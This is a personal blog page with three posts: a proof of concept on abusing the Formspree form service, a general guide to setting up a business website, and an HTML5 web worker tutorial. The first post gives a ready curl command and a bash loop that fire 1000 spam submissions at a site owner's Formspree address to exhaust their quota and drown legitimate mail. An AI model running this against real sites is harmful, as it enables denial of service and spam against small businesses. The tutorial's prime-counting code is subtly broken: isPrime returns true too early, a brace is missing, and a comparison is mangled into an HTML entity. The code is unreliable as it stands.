Abusing Formspree

Update: reCAPTCHA is now integrated right into Formspree.

Formspree is a project that solves a problem many of us have faced: easily adding forms to otherwise static HTML pages.

Disclaimer: This post is for education purposes, and the discussed method should not be used to abuse any production websites using Formspree.


A user would send a POST request (through forms) over to Formspree. Subsequently, Formspree would forward the request through email to the owner of the website effectively allowing the user to contact the site owner. However, it is through this two-step system that the service is flawed.

Flaws

  1. Spam filter

Webpage → Formspree → Email

With the above setup, it is clear that email filters are impossible. On Formspree’s end, they would process any incoming request as a regular request and forward it to the site owner. On the receiving end, the submissions will be sent from Formspree ([email protected]) which has to be whitelisted to receive legitimate forms.

  1. Limited submissions (free) & Unlimited submissions (paid)


1000 submissions/month for the free version. A small-medium enterprise may use the free version to minimize cost. We could simply send 1000 submissions to use up their quota and as a result, prevent them from receiving legitimate emails.

Now imagine a business using the paid version. The unlimited submissions coupled with the randomizing of values make it almost impossible to filter legitimate emails from the pool of spam emails.

Proof of Concept

Form creation

<form action="http://formspree.io/[email protected]" method="POST">
    <input name="name" type="text" />
    <input name="_replyto" type="text" />
    <input name="_subject" type="text" />
    <input type="submit" value="Send" />
</form>


Setting up Formspree

Now let’s test to see if the setup was successful


Resend the form and intercept using BurpSuite. Then copy the request as a curl command.


curl -i -s -k -X 'POST' -H 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0' -H 'Referer: https://smarterbitbybit.com' -H 'Content-Type: application/x-www-form-urlencoded' --data-binary $'name=spam1000&_replyto=spam1000&_subject=spam1000' 'http://formspree.io/[email protected]'

We could now send 1000 requests using the following command.

for n in {1..1000}; do curl -i -s -k -X 'POST' -H 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0' -H 'Referer: https://smarterbitbybit.com' -H 'Content-Type: application/x-www-form-urlencoded' --data-binary $'name=spam1000&_replyto=spam1000&_subject=spam1000' 'http://formspree.io/[email protected]'; done

Final thoughts

Unless Formspree decides to implement an internal email spam filter, this would be a problem for users of Formspree.

Website Considerations: Guide on Setting up a Website

Recently I had helped a local business set up their informational static website. In the process, there were a lot of doubts in the owner’s mind. So in this post, I will attempt to lay out the foundation of what it takes to start a website.

Here is an overview of the post.

  1. Identifying the purpose of your website
  2. Choosing your web designer/web developer
  3. Choosing your domain name
  4. Choosing your hosting
  5. Legal aspect
  6. Setting up the actual website

Identifying the purpose of your website

The term website is generic. When setting up one, you will need to know if your website provides only information or does it provide a service.

If all it does is to provide information, then all you need is HTMLCSS and Javascript shall suffice.

If it provides a service then most likely we are looking at the development of a web application. Web applications are very complex and requires more planning. This may include the types of technologies required or the type of data you are planning to store. It also varies from the kind of service you are providing; we will discuss this more in the next section.

Choosing your web designer/web application developer

If you are planning on creating an informational website, then a web designer with knowledge of web designing and web development is sufficient.

It is important to communicate with your developer to ensure that they know exactly what you want. An example would be to inform your developer to pay attention to desktop/mobile compatibility, as this is one of the key factors of user experience. It is also best to discuss your ideas face to face with your developer to prevent misunderstandings.

If you are planning on creating a web application, besides web designing, you will require someone with the knowledge of web application development. There are many aspects to discuss such as the database, feature, functionality and backup. There is also another huge category of security, where the developed application should be tested before launching. This is also known as penetration testing. You would not want your customer’s data to be on HaveIBeenPwned. In addition, you should also think ahead of time for the maintenance of the server. If possible, request a network diagram as shown below to get a clearer picture of how the overall layout will be. This diagram could also help save the next maintainer from some frustration. For the same reason, request the codes to be documented.

This diagram could also help save the next maintainer from some frustration. For the same reason, request the codes to be documented.

Alternatively, there are Content Management System(CMS) which developers can build on.

WordPress and Drupal are just two of many CMS that are popular. They are sort of like a framework with plugins to enhance the website. You might want to check this out.

Choosing your domain name

A domain name is used to identify your website. For example, the domain name of this site is edricteo.com. Your domain name will be assigned to an IP address, which is most likely your web server. When a customer types your domain name in the URL bar, it queries a DNS server which then resolves the domain name to your IP address allowing the browser to find your website.

Choosing a good domain name isn’t easy. It has to reflect your service and at the same time be Search Engine Optimized (SEO). Before you go right into purchasing a domain name, consult someone with experience in this field.

Choosing your hosting

You can choose to host your website locally (if you have office space) or remotely using Cloud Hosting. I recommend cloud hosting since you won’t have to deal with physical security even though it is slightly pricier. There are many cloud hosting providers online namely Amazon Web Services (AWS)Microsoft AzureDigitalOcean(aff link) and RamNode(aff link). They each have their pros and cons. Here are some pointers that will guide you in the right direction:

  • Whether the service you are providing breaks the Terms of Service of the hosting provider
  • The amount traffic are you expecting
  • Network stability
  • Pricing
  • Uptime

I recommend RamNode since I have been using their service for smaller projects and I have no problem with them.  Alternatively, you could also look into shared hosting.

The business of Shared Hosting is very competitive thus for small-medium businesses; a shared hosting is probably the best choice. Do keep in mind that they share resources of a physical server to support hosting for multiple websites.

This is a double-edged sword.

It may be cheaper than dedicated hosting but if a website is hogging up the server resources, then it may affect your site speed and may be penalised by Google.

For a simple informational website, you might just want to include a disclaimer stating that you are not responsible for the usage of the content.

For a web application/service, there are a lot more to consider such as Terms of servicePrivacy Policy and Cookie Policy. Since this concerns the business directly, it is best to consult a lawyer experienced in the field of IT.

Setting up the actual website

An informational website could be set up within a day. Whereas an application could take up to several weeks or months to be deployed.

Request that whoever is setting up your infrastructure to document every single step/information he encountered. By doing so, it allows you to troubleshoot quickly if any mishap occur.

If the application isn’t stable, let your users know that it is still in beta phase. This way they will be expecting errors.

Images:
https://upload.wikimedia.org/wikipedia/en/1/12/Sample-network-diagram.png
http://thewindowsclub.thewindowsclubco.netdna-cdn.com/wp-content/uploads/2012/07/Understanding-How-DNS-Lookup-Works.png

Web Worker Tutorial: A Guide in Using HTML5 Web Workers

I decided to come up with a web worker tutorial because while working on a project which requires the creation of NRIC(a citizen identifier used in Singapore, similar to social security number in the USA), I noticed that the UI freezes during the generation process.

This occurs because during the generation process, the UI thread is being used to generate the NRIC, resulting in the freezing of UI.

I looked into JavaScript “multi-threading” and web workers showed up most of the time.

With web workers, a second thread is used to handle the processing and therefore the UI does not freeze up.

Note: Since blob is used in this tutorial, you are required to use a web server in order for this example to work.

In this tutorial, we will be creating a program that will accept a value denoted by the variable maxNum which will be the upper limit.

Next, find the number of prime numbers that exist between **** and maxNum.

We will first create a template for our example.

<img style="width: 200px;" src="http://sierrafire.cr.usgs.gov/images/loading.gif" />
<button>Click me</button>

<script id="worker-js">
//some script
</script>
<script>
function main(){
//some function
}
</script>

The template above is pretty straight forward. We have a loading gif at line 4 (if the gif no longer exist in the future, feel free to use your own gif).

The gif file be used as a proof of concept that web worker is using a different thread. There are also two script tags starting on line 4 and line 7.

First, we will be working on the first set of script tag by referencing it to the main script.

<script>
    function main() {
        var workerJS = document.getElementById("worker-js").innerText;
        var blob = new Blob(\[workerJS\]);
        var blobURL = window.URL.createObjectURL(blob);
        var worker = new Worker(blobURL);

        worker.onmessage = function(event) {
            //event.data is value returned from the worker
        }
        worker.postMessage(100000);
    }
</script>

The value at line 11 will be the value for maxNum as mentioned earlier. In this case, we will be passing the value of 100000.

Now we will have to receive the integer on our worker, process it, and return the counter value to the main script.

<script id="worker-js">
    this.onmessage = function(event) {
        var maxNum = parseInt(event.data);
        var counter = 0;

        for (var i = 0; i & lt; maxNum; i++) {
            if (isPrime(i)) {
                counter++;
            }
        }
        postMessage(counter);
    }

    function isPrime(n) {
        for (var i = 2; i < n; i++) {
            if (n % i == 0) {
                return false;
            }
            return true;
        }

</script>

At line 3, we are accessing the integer by calling the data event.data and assigning it to the variable maxNum.

The isPrime function from line 14 to line 20 accepts an integer and return a boolean.

At line 6 to line 10, we will iterate the for loop from 0 to maxNum, checking if the integer is a prime number. If the integer in check is a prime number, we will increase the counter value by 1.

At line 11, we will then post this value back to the main script.

<script>
    function main() {
        var workerJS = document.getElementById("worker-js").innerText;
        var blob = new Blob(\[workerJS\]);
        var blobURL = window.URL.createObjectURL(blob);
        var worker = new Worker(blobURL);

        worker.onmessage = function(event) {
            var output = document.getElementById("result");
            output.innerHTML = parseInt(event.data);
        }

        worker.postMessage(100000);
    }
</script>

Lastly, we have added line 9 and 10 to display the returned value.

That’s it!

We have successfully implemented web workers into our program.

If you were to click the button, the gif will continue running while the number of prime number is being generated.

However, do remember that you are required to use with a web server in order for this example to work!